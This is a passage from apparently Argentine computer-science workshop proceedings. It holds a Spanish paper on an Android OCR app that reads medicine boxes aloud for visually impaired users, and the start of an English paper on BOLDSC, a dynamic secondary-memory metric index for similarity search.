6. Juan Pablo Díaz-Sánchez and María Camila Bonilla Zárate. An analysis of female empowerment and its role in mitigating intimate partner violence in ecuador. *Journal of Aggression, Maltreatment & Trauma*, 0(0):1–24, 2024.
7. Power bi. `https://powerbi.microsoft.com/es-es/power-bi-visuals/`. Accessed: Jul 2024.
8. Technical sheet: Femicide rate. `https://statistics.cepal.org/portal/cepalstat/technical-sheet.html?lang=es&indicator_id=2812`. Accessed: Jul 2024.
9. Technical sheet: Number of femicides. `https://statistics.cepal.org/portal/cepalstat/technical-sheet.html?lang=es&indicator_id=2780`. Accessed: Jul 2024.
10. Femicide in latin america. `https://statistics.cepal.org/portal/databank/index.html?lang=es&indicator_id=2780&area_id="`. Accessed: Jun 2024.
11. Registro nacional de femicidios de la justicia argentina (rnfja). oficina de la mujer, corte suprema de justicia de la nación. `https://www.csjn.gov.ar/omrecopilacion/omfemicidio/homefemicidio.html`. Accessed: Jum 2024.
12. Migration in latin america. `https://population.un.org/wpp/`. Accessed: Jun 2024.
13. Technical sheet: Migration rate. `https://statistics.cepal.org/portal/cepalstat/technical-sheet.html?lang=es&indicator_id=4794`. Accessed: Jun 2024.
14. Cepal. `https://www.cepal.org/es"`. Accessed: Jul 2024.
15. Juan Carlos Usandivaras. Plataforma de elearning sobre geoinformación. Coropletas. `http://pdi.topografia.upm.es/mab/tematica/htmls/coropletas.html`. Accessed: Jul 2024.
16. Severino Ribecca. Catálogo de visualización de datos. `https://datavizcatalogue.com/`. Accessed: Jul 2024.

Aplicación móvil para el reconocimiento de medicamentos y asistencia a personas con discapacidad visual

Alejandro Calgaro[1] , Rosario Vitale[1], Sofía Zuviría[1] y Enrique M. Albornoz[2]

[1] Facultad de Ingeniería y Ciencias Hídricas, Universidad Nacional del Litoral (UNL), Santa Fe, Argentina
{alejandrocalgaro,rosario.vitale1999,sofiadenisezuviria}@gmail.com
[2] Instituto de Investigación en Señales, Sistemas e Inteligencia Computacional, sinc(i), UNL-CONICET, Santa Fe, Argentina
{emalbornoz}@sinc.unl.edu.ar

Resumen. La identificación de medicamentos representa un problema de gran relevancia para personas con discapacidad visual (ciegas y con baja visión), ya que no todas las cajas cuentan con inscripciones en braille, lo cual limita su autonomía en el manejo de los mismos. Para abordar este problema, se propuso desarrollar una aplicación móvil que permita reconocer medicamentos mediante la captura de imágenes y que genere un impacto en la calidad de vida de sus usuarios. Para llevar adelante esta propuesta, se utilizaron imágenes propias obtenidas con las cámaras de dispositivos móviles estándar. Se aplicaron técnicas de procesamiento digital de imágenes y de reconocimiento óptico de caracteres para detectar y extraer la información de interés presente en las cajas. Finalmente, se realizó un postprocesamiento que involucró comparaciones con datos almacenados, para depurar los resultados. Se logró una alta precisión en la identificación de medicamentos, con un rendimiento robusto frente a cambios en las condiciones de iluminación y diseños de cajas. La aplicación es efectiva, accesible, fácil de utilizar y se convierte en una herramienta valiosa para la independencia y seguridad de sus usuarios.
Palabras clave. Medicamentos, OpenCV, OCR, Texto a voz, Accesibilidad.

1 Introducción

La ceguera y disminución visual son discapacidades que, según la Organización Mundial de la Salud (OMS), afectan a más de 2200 millones de personas en todo el mundo [1]. En Argentina, según un estudio del Instituto Nacional de Estadística y Censos (INDEC) del año 2018, de la población que padece de alguna discapacidad, las personas con dificultad visual representan el 13.7% [2]. Para asistir a dichas personas se desarrollan aplicaciones móviles que mediante la generación de un audio descriptivo, informan a la persona sobre los objetos captados por el dispositivo, proporcionando detalles que les permiten realizar actividades diarias con mayor independencia [3,4].

Cuando el objeto a reconocer por el dispositivo es un texto, estas aplicaciones se apoyan en técnicas de procesamiento digital de imágenes y aprendizaje maquinal, llamadas modelos de reconocimiento óptico de caracteres (OCR por sus siglas en

inglés). Estos modelos son entrenados para identificar y extraer los caracteres presentes en una imagen [5]. En cuanto al reconocimiento de medicamentos, se ha abordado esta problemática mediante el uso de técnicas de procesamiento digital de imágenes (PDI) para realzar el texto presente en la caja del medicamento a reconocer y así mejorar el desempeño del modelo de OCR [6,7,8].

En este trabajo se desarrolló una herramienta para dispositivos móviles con sistema operativo Android, que asiste a personas ciegas o con baja visión en el reconocimiento de medicamentos, utilizando técnicas de PDI para facilitar el OCR en imágenes de cajas capturadas por la cámara del dispositivo. Si la detección es satisfactoria, el motor sintetizador genera un audio que informa al usuario qué medicamento ha detectado. Aquí se evaluaron diferentes técnicas de procesamiento de imágenes para comparar cómo mejoran el desempeño del modelo de OCR, incluso en condiciones de baja iluminación. En comparación a los trabajos analizados [6,7,8], la aplicación desarrollada responde bien en condiciones de baja iluminación, no requiere entrenamiento para añadir nuevos medicamentos y está diseñada para dispositivos con sistema operativo Android (el más utilizado en la región).

Es importante destacar que se evaluó la opción de reconocer el código de barras, pero en Argentina, cuando un medicamento se compra con obra social, el código es retenido por la farmacia, por lo que se descartó esta alternativa.

2 Metodología y herramientas

La aplicación fue desarrollada utilizando el entorno de desarrollo de Android Studio[3], integrando OpenCV[4] para el procesamiento de imágenes y Tesseract OCR[5], en su versión para Android, para la extracción de texto.




Fig. 1. Diagrama de bloques que ilustra la metodología utilizada.

En el diagrama de la Fig. 1, se esquematiza la metodología que se llevó a cabo para el desarrollo de la aplicación. A continuación, se detallan cada uno de los bloques representados en la figura.

2.1 Adquisición y preprocesamiento de la imagen

La captura de imágenes se realiza utilizando la cámara del dispositivo, obteniendo 3 frames por segundo. Las imágenes cuentan con una resolución de 720x720 píxeles, considerada la mínima requerida ya que utilizando una resolución menor se comprobó que se dificulta la detección con Tesseract OCR, y resoluciones mayores requieren mayor tiempo de procesamiento sin brindar mejoras en el proceso.

[3] https://developer.android.com/studio
[4] https://opencv.org
[5] https://github.com/adaptech-cz/Tesseract4Android

Se incluyó un preprocesamiento para mejorar el rendimiento de Tesseract OCR en condiciones de poca iluminación. Primero se convierte la imagen capturada a escala de grises y se calcula el brillo medio I_m. Se definen el umbral de brillo medio bajo y el de brillo medio alto como $I_{min} = 50$ y $I_{max} = 200$, respectivamente. Si $I_m > I_{max}$, se aplica una corrección gamma, con $\gamma = 0{,}5$; si I_m se encuentra entre ambos umbrales, no se aplica corrección y si $I_m \leq I_{min}$, se utiliza $\gamma = 2$. Se recomienda al usuario cambiar de lugar si $I_m < 10$, para evitar errores de detección.

2.2 Reconocimiento óptico de caracteres


Luego del preprocesamiento, se utiliza el modelo de Tesseract OCR en español para extraer el texto de la imagen. A la cadena de texto devuelta por Tesseract OCR se le aplica una limpieza reemplazando caracteres no deseados por espacios vacíos y eliminando palabras de menos de cuatro caracteres. De esta manera, se retorna una cadena de texto que contendrá principalmente texto relevante para identificar el medicamento o sus principios activos.

2.3 Identificación del medicamento

Se utilizan dos bases de datos: una con nombres y descripciones de medicamentos y otra con nombres de principios activos. Luego de limpiar el texto extraído, se buscan coincidencias con los nombres de los medicamentos. Si se encuentra una coincidencia, se devuelve el nombre y descripción correspondiente. Caso contrario, se realiza una comparación con los principios activos usando la distancia de Levenshtein normalizada [9], considerando como aceptable una similitud mayor a 0.8. En el caso de no encontrar similitudes, al próximo frame se le aplica una rotación de 180° y se repite el procesamiento. Si aún no se encuentran coincidencias, se vuelve a rotar (90° y 270°) para hacer más robusto al método y generar una mejor experiencia de usuario. Es importante destacar que Tesseract OCR soporta algunas rotaciones mínimas. Al obtener un resultado, la aplicación sintetiza y reproduce un audio con el nombre y la descripción del medicamento o los principios activos detectados (utilizando el motor de síntesis de voz de Android). Si luego de cinco intentos no se logra obtener una coincidencia, se indica al usuario que intente mejorar la posición de la cámara.

3 Pruebas y resultados

En la Fig. 2, se muestra un ejemplo de mejora de una imagen con baja iluminación. En la Fig. 2a, se observa la imagen original y en la Fig. 2b, el resultado de haber aplicado el preprocesamiento utilizando la corrección gamma. El nombre del medicamento resalta más en la versión preprocesada. Además, al comparar la respuesta de Tesseract OCR en la detección, en la imagen original se detectaron las palabras “Decidex”, “Com” y “juesto”, mientras que en la imagen preprocesada se detectó correctamente el nombre completo del medicamento. Lo mismo se pudo comprobar con otras cajas, lo que indica que el preprocesado mejora los resultados.



(a) Imagen original (b) Corrección gamma (c) Binarización

(d) Ecualización (e) Filtro pasa-altos

Fig. 2. Comparación entre técnicas de preprocesamiento de imágenes.

También se probaron otras técnicas de preprocesamiento, tales como binarización (Fig. 2c), ecualización de histograma (Fig. 2d) y filtros pasa-altos de suma 0 (Fig. 2e). Se comprobó que ninguna de las dos primeras técnicas mejora la calidad de la detección como lo hace la corrección gamma. Por otro lado, al aplicar un filtro pasa-altos de suma 0 con un kernel de 5x5, el nombre del medicamento se puede apreciar claramente. Sin embargo, los filtros pasa-altos resaltan bordes y cambios de intensidad, mejorando la visibilidad para el ojo humano, con la desventaja de poder alterar la apariencia de las letras, lo cual puede perjudicar a Tesseract OCR al reducir su capacidad de reconocer correctamente los caracteres.

En la Tabla 1 se presenta una comparación del rendimiento de Tesseract OCR en la detección de palabras utilizando corrección gamma y un filtro pasa-altos de suma 0. Para la comparación se utilizaron 10 imágenes y se evalúa el puntaje de confianza que obtiene el modelo. Este puntaje indica qué tan seguro está el modelo de que la palabra identificada sea correcta. Los resultados muestran un peor rendimiento del filtro pasa-altos, justificando la elección de la corrección gamma.

Tabla 1. Comparación de la confianza de Tesseract OCR con distintas técnicas.

Palabra	Corrección gamma		Filtro pasa-altos de suma 0	
	Promedio [%]	Desvío estándar	Promedio [%]	Desvío estándar
Decidex	73.40	36.71	67.70	36.44
Compuesto	76.70	38.35	67.30	34.93
Clorfenamina	90.70	0.64	27.80	39.10
Pseudoefedrina	90.10	1.30	7.90	16.07
Paracetamol	94.70	2.61	38.80	40.89

Se puede acceder a un video[6] donde se muestra cómo es el funcionamiento de la aplicación. La demostración incluye el uso de la aplicación con la herramienta TalkBack, probando diferentes orientaciones y situaciones de uso.

4 Conclusiones

Se ha logrado desarrollar una aplicación que cumple satisfactoriamente con los objetivos propuestos. Los preprocesamientos elegidos (corrección gamma y rotaciones), mejoran la detección del texto y la experiencia de usuario al utilizar la aplicación. Como mejoras futuras, se considera utilizar una base de datos remota para actualizar el listado de medicamentos sin necesidad de actualizar la aplicación, o añadir un menú que permita a los usuarios ingresar los medicamentos que desean identificar. Se prevé avanzar con pruebas de uso con usuarios reales para seguir mejorando la experiencia de usuario.

5 Referencias

1. Organización Mundial de la Salud: Ceguera y discapacidad visual, https://www.who.int/es/news-room/fact-sheets/detail/blindness-andvisual-impairment. Recuperado el 28 Jul 2024.
2. Instituto Nacional de Estadística y Censos: Estudio Nacional sobre el Perfil de las Personas con Discapacidad, https://www.indec.gob.ar/ftp/cuadros/poblacion/ estudio_discapacidad_12_18.pdf. Recuperado el 28 Jul 2024.
3. Sivaganesan, D., Venkateshwaran, M., Dhinesh, S.P.: Image to Audio Conversion to Aid Visually Impaired People by CNN. En: 2023 4th International Conference on Electronics and Sustainable Communication Systems (ICESC). pp. 1707–1713. IEEE, Coimbatore, India (2023). https://doi.org/10.1109/ICESC57686.2023.10193308.
4. Brajvasi, A., Kirar, B.S.: Android Based Real-Time Picture-to-Audio Converter for the Visually Impaired. En: 2024 IEEE International Students' Conference on Electrical, Electronics and Computer Science (SCEECS). pp. 1–6. IEEE, Bhopal, India (2024). https://doi.org/10.1109/SCEECS61402.2024.10482202.
5. Pooja ShreeA, H. R., Revathi, D.: OCR Oriented Reading System for Blind People. AJCT. 8, 5–8 (2022). https://doi.org/10.33130/AJCT.2022v08i02.002.
6. Diodati, G., Gomez, A., Martinez, M., Luna, D.: Reconocimiento Óptico de Caracteres, aplicación móvil para el control de los medicamentos consumidos por los pacientes. En: XX Congreso Argentino de Ciencias de la Computación. Buenos Aires, Argentina (2014).
7. Negi A., Bhure A., Patil D., Maskara A., Bhalekar M.: Medicine Identification Application for Visually Impaired People. Turkish Journal of Computer and Mathematics Education. 12, 748–755 (2021). https://doi.org/10.17762/turcomat.v12i14.10346.
8. Snigdha K., Ananthanagu U.: Text Recognition and Medicine Identification by Visually Impaired People. International Journal of Engineering Research and Technology (IJERT). 5, (2017). https://doi.org/10.17577/IJERTCONV5IS19006.
9. L. Yujian and L. Bo, "A Normalized Levenshtein Distance Metric," in IEEE Transactions on Pattern Analysis and Machine Intelligence, vol. 29, no. 6, pp. 1091-1095, June 2007, doi: 10.1109/TPAMI.2007.1078.

[6] https://drive.google.com/drive/folders/1nIiqnkqEx6VDzcxG8Den4v0mzdzH-qIJ



XXII Workshop Bases de Datos y Minería de Datos

(WBDDM)

Coordinadores

Rodolfo Bertone (UNLP)

Hugo Alfonso (UNLPam)

Nora Reyes (UNSL)

A new dynamic, secondary-memory metric index

Rodrigo Paredes[1][0000−0002−9943−2510], Nora Reyes[2][0000−0001−7630−3161], Karina Figueroa[3][0000−0002−4680−5950], and Manuel Hoffhein[4]

[1] Universidad Finis Terrae, Santiago, Chile
[2] Universidad Nacional de San Luis, San Luis, Argentina
[3] Universidad Michoacana, Morelia, Mexico
[4] Universidad de Talca, Curicó, Chile
raparede@uft.cl, nreyes@unsl.edu.ar,
karina@fismat.umich.mx, manuel.hoffhein@audienceview.com

Abstract. Metric space searching addresses the problem of efficient similarity searching in many applications. Although promising, the metric space approach is still immature in several aspects that are well established in traditional databases. Particularly, most indexing schemes are not dynamic, that is, few of them tolerate insertion of elements at reasonable cost over an existing index with none or mild performance degrading; and even less of them work efficiently in secondary memory. The *List of Clusters* (LC) is a competitive index in main memory. We introduce a new dynamic, secondary-memory variant of the LC. Our new index handles well the secondary memory scenario and is competitive with the state of the art, becoming a useful alternative in a wide range of database applications. Also, our ideas are applicable to other secondary-memory indexes, where it is possible to control the disk page occupation.

1 Introduction

Metric space searching addresses the problem of efficient similarity searching in many applications, such as multimedia databases, text retrieval, function prediction, and many others. The similarity between objects can be measured with a distance function, usually considered expensive to compute, defined by experts in a specific data domain. Therefore, all those applications share some common characteristics: a finite *dataset* of elements belonging to a *metric space*, where a *distance function* is used to assess similarity. When a *similarity query* is posed to this dataset, it consists basically in, given a new element of the space called the *query* q, looking for elements of the dataset that are similar enough to q. In order to efficiently answer queries, the dataset is preprocessed so as to build an *index* that reduces query time. This metric space approach is becoming widely popular [14, 16] and several indexing methods have flourished [2, 7, 14], but it is still immature in several aspects that are well established in traditional databases.

Most of the existing indexes are *static*: they need to known all the dataset beforehand to build the index and once it is built, adding more elements to the dataset, or removing an element from it, requires an expensive updating of the index. There are few indexes that tolerate some insertions, but their quality degrade and require periodic rebuildings. Others tolerate deletions with the same quality degradation problem. Therefore, there are very few *dynamic* indexes [10]. In addition, these few dynamic indexes are designed thinking of both objects and the index itself will be maintained in main memory [13].

However, there are many interesting databases for similarity searching where the objects are so large that they must stay on disk; or the objects are so many that the index itself cannot fit in main memory. In this case, although the similarity computation can be expensive (e.g., taking milliseconds of CPU time), we cannot disregard the costs of I/O operations. Thus, from the few dynamic indexes, even less of them work well in secondary memory: most of them need the data structure in main memory in order to operate efficiently.

Even though it may be acceptable a static scheme for some applications, many relevant ones do require dynamic capabilities. For instance, in digital libraries and archival systems, versioned and historical databases, and several other scenarios, it would be enough to support insertions because objects are never updated nor deleted. Moreover, when the erasing operation is unfrequent, one can resort to lazy deletion, that is, marking the object as erased, which allows excluding it in a search, but use it in the index as necessary.

Metric space searching becomes more difficult as the so-called intrinsic dimension of the space increases [9]. The practical effect of raising the intrinsic dimensionality is to make objects look more similar, degrading search performance. Thus, we are interested in dynamic secondary-memory indexes for medium- and high-dimensional spaces. The existing alternatives for this scenario are clustering-based indices. The best known metric index from this family is the *M-tree* [3]. Several others followed, for example the *EGNAT* [12], the *D-index* [5], the *PM-tree* [15], the *DSAT** and *DSAT+* [11], and the *DLC* and the *DSC* [13].

In this article, we propose a new clustering-based dynamic index for secondary memory built on the Dynamic Set of Clusters [13], which, in turn, is inspired by a simple static structure that performs very well on high-dimensional spaces, the *List of Clusters (LC)* [1]. We designed a new dynamic version of the *DSC* that works in secondary memory, which we call *Buffered On Line Dynamic Set of Clusters (BOLDSC)*. This structure requires a very low number of I/Os and has a balanced performance in searches and updates. We focus on range searches, however the structures are capable of answering nearest neighbor queries by inheriting the corresponding main-memory algorithms [4].

The rest of the paper is structured as follows. Basic concepts and previous work are presented in Section 2 and 3, respectively. Section 4 describes our proposal and Section 5 evaluates it. Finally, Section 6 shows our conclusions.

2 Basic Concepts

Let $\mathbb{U}$ be a universe of *objects*, with a *distance function* $d : \mathbb{U} \times \mathbb{U} \longrightarrow \mathbb{R}^+ \cup \{0\}$ defined among them. The function d satisfies the three properties that make $(\mathbb{U}, d)$ a *metric space*: *strict positiveness*, *symmetry*, and *triangle inequality*. We handle a finite *dataset* $S \subseteq \mathbb{U}$, which is a subset of the universe of objects and can be preprocessed to build an index. Later, given a new object from the universe $\mathbb{U}$ (a *query* $q \in \mathbb{U}$), we must retrieve all similar elements found in the dataset. There are two basic kinds of queries: *range* and *k-nearest neighbor* queries. We focus this work on range queries, where given $q \in \mathbb{U}$ and $r \in \mathbb{R}^+$, we need to retrieve all elements of S within distance r to q.

An algorithm aims to establish some structure or index over the dataset $\mathbb{S}$; then, when a query object q is given, the algorithm uses this structure to speed up the response time. Of course, in order to traverse through the index some distances computations are needed. This process obtains a set of non-discarded objects and q is compared with all these objects to answer the similarity query.

The distance is assumed to be expensive to compute. However, when we work in secondary memory, the search complexity must also consider the I/O time; other components such as CPU time for side computations can be disregarded. The I/O time is composed of the number of disk pages read and written; we call B the size of the disk page. Given a dataset of $|S| = n$ objects of total size N and disk page size B, queries can be trivially answered by performing n distance evaluations and $\lceil N/B \rceil$ I/Os. The goal of an index is to preprocess the dataset so as to answer queries with as few distance evaluations and I/Os as possible.

In terms of memory usage, one considers the extra memory required by the index on top of the data and, in the case of secondary memory, the disk page utilization, that is, the average fraction of the disk pages that is used.

In a dynamic scenario, the set S may undergo insertions and deletions, and the index must be updated accordingly for the subsequent queries. It is also possible to start with an empty index and build it by successive insertions.

In some dynamic scenarios, deletions do not occur. In others, they are sufficiently rare to permit a simple approach to handle them: one marks the deleted objects and exclude them from the output of queries; the index is rebuilt when the proportion of deleted objects exceeds a certain threshold. However, when deletions are frequent, or when the objects are large and retaining them for the sole purpose of indexing is unacceptable, we need to address the more challenging case, where deletions must be physically executed.

3 Previous Works

We briefly describe previous works related to our proposal: List of Clusters (LC) [1], Dynamic Spatial Approximation Tree (DSAT) [10], and Dynamic Set of Clusters (DSC) [13].

3.1 List of Clusters

We briefly recall the *List of Clusters* (LC) [1]. It splits the space into zones (or "clusters"). Each zone has a center c, a radius r_c, and stores the *internal* objects $I = \{x \in S,\ d(x, c) \leq r_c\}$, which are and inside a previous zone.

The construction proceeds by choosing c and r_c, computing I, and then building the rest of the list with the remaining elements $E = S \setminus I$. Many alternatives to select centers and radii are considered [1], finding experimentally that the best performance is achieved when the zones have a fixed number of elements m (and r_c is defined accordingly for each c), and the next center c is selected as the element that maximizes the distance sum to the previously chosen centers. The brute force algorithm for constructing the list takes $O(n^2/m)$ time.

A range query (q, r) visits the list zone by zone. We first compute $d(q, c)$, and report c if $d(q, c) \leq r$. Then, if $d(q, c) - r_c \leq r$ we search exhaustively the set of internal elements I. The rest of the list is processed only if $r_c \leq d(q, c) + r$.

3.2 Dynamic Spatial Approximation Tree

The *Dynamic Spatial Approximation Tree* (DSAT) is built incrementally, via insertions. The maximum tree node arity is a parameter. Each tree node a stores a timestamp of its insertion, $time(a)$, its covering radius, $R(a)$, which is the maximum distance to any element in its subtree, and its set of children $N(a)$.

To insert a new element x, its place is sought starting at the tree root and moving to the neighbor closest to x, updating $R(a)$ in the way. We finally insert x as a new (leaf) child of a if (1) x is closer to a than to any $b \in N(a)$, and (2) the arity of a, $|N(a)|$, is not already maximal. Neighbors are stored left to right in increasing timestamp order. So, the parent is always older than its children.

At search time the insertion process is replicated. We proceed as if we were inserting q keeping in mind that relevant elements x may be at $d(q, x) \leq r$.

3.3 Dynamic Set of Clusters

The *Dynamic Set of Clusters* (DSC) is a hybrid structure. On the one hand, it stores the objects in a set of clusters, each of them represented by its centers, in secondary-memory. On the other hand, it uses a DSAT [10] to manage the cluster centers in main memory, it supports searches, insertions, and deletions,, and manages changes in centers of cluster.

The DSC stores the objects I of a cluster in a single disk page, so that the cluster retrieval incurs only one disk page read. Therefore, it uses clusters of fixed size m, which is chosen according to the disk page size B. For each cluster C the index stores (1) the center object $c = center(C)$; (2) its covering radius $r_c = cr(C)$ (the maximum distance between c and any object in the cluster); (3) the number of elements in the cluster, $|I| = \#(C)$; and (4) the objects in the cluster, $I = cluster(C)$, together with the distances $d(x, c)$ for each $x \in I$. In order to reduce I/Os, it maintains components (1), (2), and (3) in main memory. Thus it is possible to determine whether a zone has to be scanned without reading data from disk. The cluster objects and their distances to the center (component (4)) are maintained in the corresponding disk page.

In main memory, for each cluster C, the DSAT stores $c = center(C)$, $cr(C)$, $\#(C)$, and a value $CRZ(c)$, the maximum distance between c and any element stored in the cluster of any center in the subtree of c.

The DSC starts empty and is built by successive insertions. The first arrived element becomes the center of the first cluster, and hence the root of the DSAT of centers. From then on, we apply a general insertion mechanism described next.

The only part of the index that is always up to date in secondary memory are the clusters and their centers. Besides, these are located in consecutive disk pages. Therefore, if any problem occurs and the DSAT of centers is lost or corrupted, it can be rebuilt with a sequential scan of clusters.

4 Our Proposal

As we mentioned, the DSC obtains good search performance and can be built via insertions. However, as the clusters are conformed as insertions arrive, it cannot ensure the cluster sharpness nor the 50% of disk page occupancy. Hence, we

designed a new dynamic, secondary-memory index, called *Buffered On Line Dynamic Set of Clusters* (BOLDSC), which chooses centers and clusters in a better way, and thus it improves search performance and insertions of new elements.

The BOLDSC key idea is that not each insertion produces a write operation on disk. To do so, we maintain in memory a buffer of elements, which is a temporal bag, and when it is full we choose a center c and the elements of its cluster. Only in this moment, this new cluster (including c) is written on disk and its center along some additional information is incorporated into the DSAT of centers. As DSC does, BOLDSC stores the cluster objects I in a single disk page, so that a cluster retrieval incurs only one disk page read. Besides, it also uses clusters of fixed size m, chosen according to the disk page size B.

For each cluster C we store in a disk page (1) its center object $c = center(C)$; (2) its covering radius $r_c = cr(C)$ (the maximum distance between c and any object in the cluster); and (3) the objects in the cluster, $I = cluster(C)$ along with their distance to c. As it is aforementioned, allocated in main memory, the DSAT of centers maintains the main information of each cluster, as DSC does.

In order to support at any time efficient searches, we use a simple pivot approximation to index elements inside the buffer, in addition to the DSC. Therefore, the BOLDSC actually maintains in main memory three structures: the DSAT with the information of clusters stored in secondary memory, the temporal bag of elements, and the set of current pivots to index the bag.

For each cluster C, the cluster BOLDSC maintains into the DSAT the same information that DSC: its center c, its covering radius cr, the address of its disk page on secondary memory $\#p$, and the $CRZ(c)$, the covering radius of the DSAT subtree which root is c. In the buffer we maintain the elements which are not yet part of any cluster, and for each object in the bag we store its distances to the current set of pivots. The maximum number of elements b that the buffer can maintain on main memory is a multiple d of the number of elements that fit in one cluster. Thus, if according to the disk page size B one cluster can hold a center and m objects inside the cluster, $b = d \cdot (m + 1)$.


4.1 Insertion

When a new object arrives, we have to consider in which of the following situations the temporal bag is: vspace*-4mm

- It already contains $b - 1$ elements, or
- It has less than $b - 1$ elements.

When a new element x arrives and the temporal bag contains less than $b - 1$ elements, we only have to put x in the bag and calculate and store all the distances between x and each pivot p_i in the current set of pivots $\mathcal{P}$.

On the other hand, when a new element x arrives and the bag becomes full (that is, it now has $b - 1$ elements), we select the pivot p_i out of the set $\mathcal{P} = \{p_1, p_2, \ldots, p_s\}$, such that its covering radius that encloses its m nearest neighbors inside the bag is the lowest one. Then, we extract p_i and its m nearest neighbors from the bag to form a cluster. So, the information of this cluster is added into the DSAT of centers, and the complete cluster is written in one



(a) Insertion of x. (b) After insertion of x.

Fig. 1. Example of the temporal bag with the insertion of a new element x, and after this insertion occurs.

disk page. We also remove p_i from the set $\mathcal{P}$ and the distances between the remaining bag objects and p_i. Then, we select as a new pivot the element p of the bag having the maximum accumulated distance to the remaining pivots in $\mathcal{P}$. Next, we calculate the distance between p and all the elements that stay inside the bag. This way, we maintain a dynamic set of pivots that fits to the current set of objects in the bag.

Therefore, for each $m + 1$ insertions we create a new cluster and we need to write this cluster in a disk page. So, the cost of the write operation of disk is amortized between $m + 1$ insertions. Besides, we have pages with a 100% of occupancy and the clusters on these pages are fairly compact.

Fig. 1 depicts an example. The insertion of x fills up the bag capacity and then the region around pivot p_2 will be extracted to form the new cluster. We consider in this case that the maximum cluster size is $m = 6$, Fig. 1(a). The next situation of the bag is showed in Fig. 1(b). The element p is selected as the new pivot because it is the farthest element from both p_1 and p_3 together.

Moreover, we can ensure that all the expensive disk operations will be optimized because the clusters have a 100% of page occupancy and the file will have as less pages as possible. Therefore, if the file F is located trough f disk cylinders, the disk read head will have a mean movement of $f/3$ to seek on any random page of F, while f is the minimum number of disk cylinders to store F.

4.2 Searches

To solve a range query, we need to traverse both the bag and the clusters in secondary memory. We use the pivots in the bag as usual [2, 7, 14]. Next, we traverse the DSAT of centers to determine which clusters must be reviewed. Of course, for each zone intersecting the query ball, we access the clusters in secondary memory, avoiding irrelevant clusters. Finally, the range query answer is the union of both outcomes, from the bag and the clusters.

5 Experimental Results

For the empirical evaluation of the BOLDSC, we first consider two widely different metric spaces from the SISAP Metric Library (`www.sisap.org`) [6]. They are not very large, but are useful to tune the index and make some design decisions based on their rough performance.

– *Words,* a dictionary of 69,069 English words. We use the *edit distance*, that is, the minimum number of character insertions, deletions and substitutions

needed to make two strings equal. This distance is useful in text retrieval to cope with spelling, typing and optical character recognition (OCR) errors.
– *Color histograms,* a set of 112,682 8-D color histograms (112-dimensional vectors) from an image database[5]. Any quadratic form can be used as a distance; so, we choose Euclidean as the simplest meaningful distance.

In all cases, we built the indices with 90% of the points and used the other 10% (randomly chosen) as queries. All our results are averaged over 10 index constructions using different permutations of the datasets.

Words have a discrete distance, so we used radii 1 to 4, which retrieve on average 0.00003%, 0.00037%, 0.00326% and 0.01757% of the dataset, respectively. For the color histograms, we consider range queries retrieving on average 0.01%, 0.1% and 1% of the dataset. This corresponds to radii 0.051768, 0.082514 and 0.131163. The same queries are used for all the experiments on the same datasets. As said, given the existence of range-optimal algorithms for k-nearest neighbor searching [7, 8], we have not considered these search experiments separately.

The disk page size is $B = 4$KB. All the tree data structures cache the tree root in main memory. All the indices are built by successive insertions. We evaluate the behavior of BOLDSC using several values of its parameter d (how many times the number of elements of one cluster), but we only show the values: 10, 50, 100, 200, 300, 400. These values are representative enough of all the values evaluated. For example, $d = 100$ means that the bag has 400 KB of elements.


We depict the construction costs measured in distance evaluations and number of I/O operations (Fig. 2) needed for each insertion, considering both metric spaces. As it can be seen, the bigger the bag, the more distance evaluations are needed for each insertion. This is because there is one pivot for each page in the bag with which the new element has to be compared. But, the number of I/O operations (it only writes disk pages) decreases as the bag has more elements. Actually BOLDSC needs very few average disk operations for each insertion.

Fig. 3 shows the search costs of BOLDSC measured in distance evaluations and number of I/O operations, for both metric spaces varying the bag size. Obviously, as BOLDSC has more elements within the bag, the clusters are more compact. As it can be noticed, as the BOLDSC bag size increases the search costs decreases, both in distance evaluations and number of I/O operations. However, it is important to consider that as the metric spaces considered are not so large, almost all the database elements fit in the bag when its size is large.

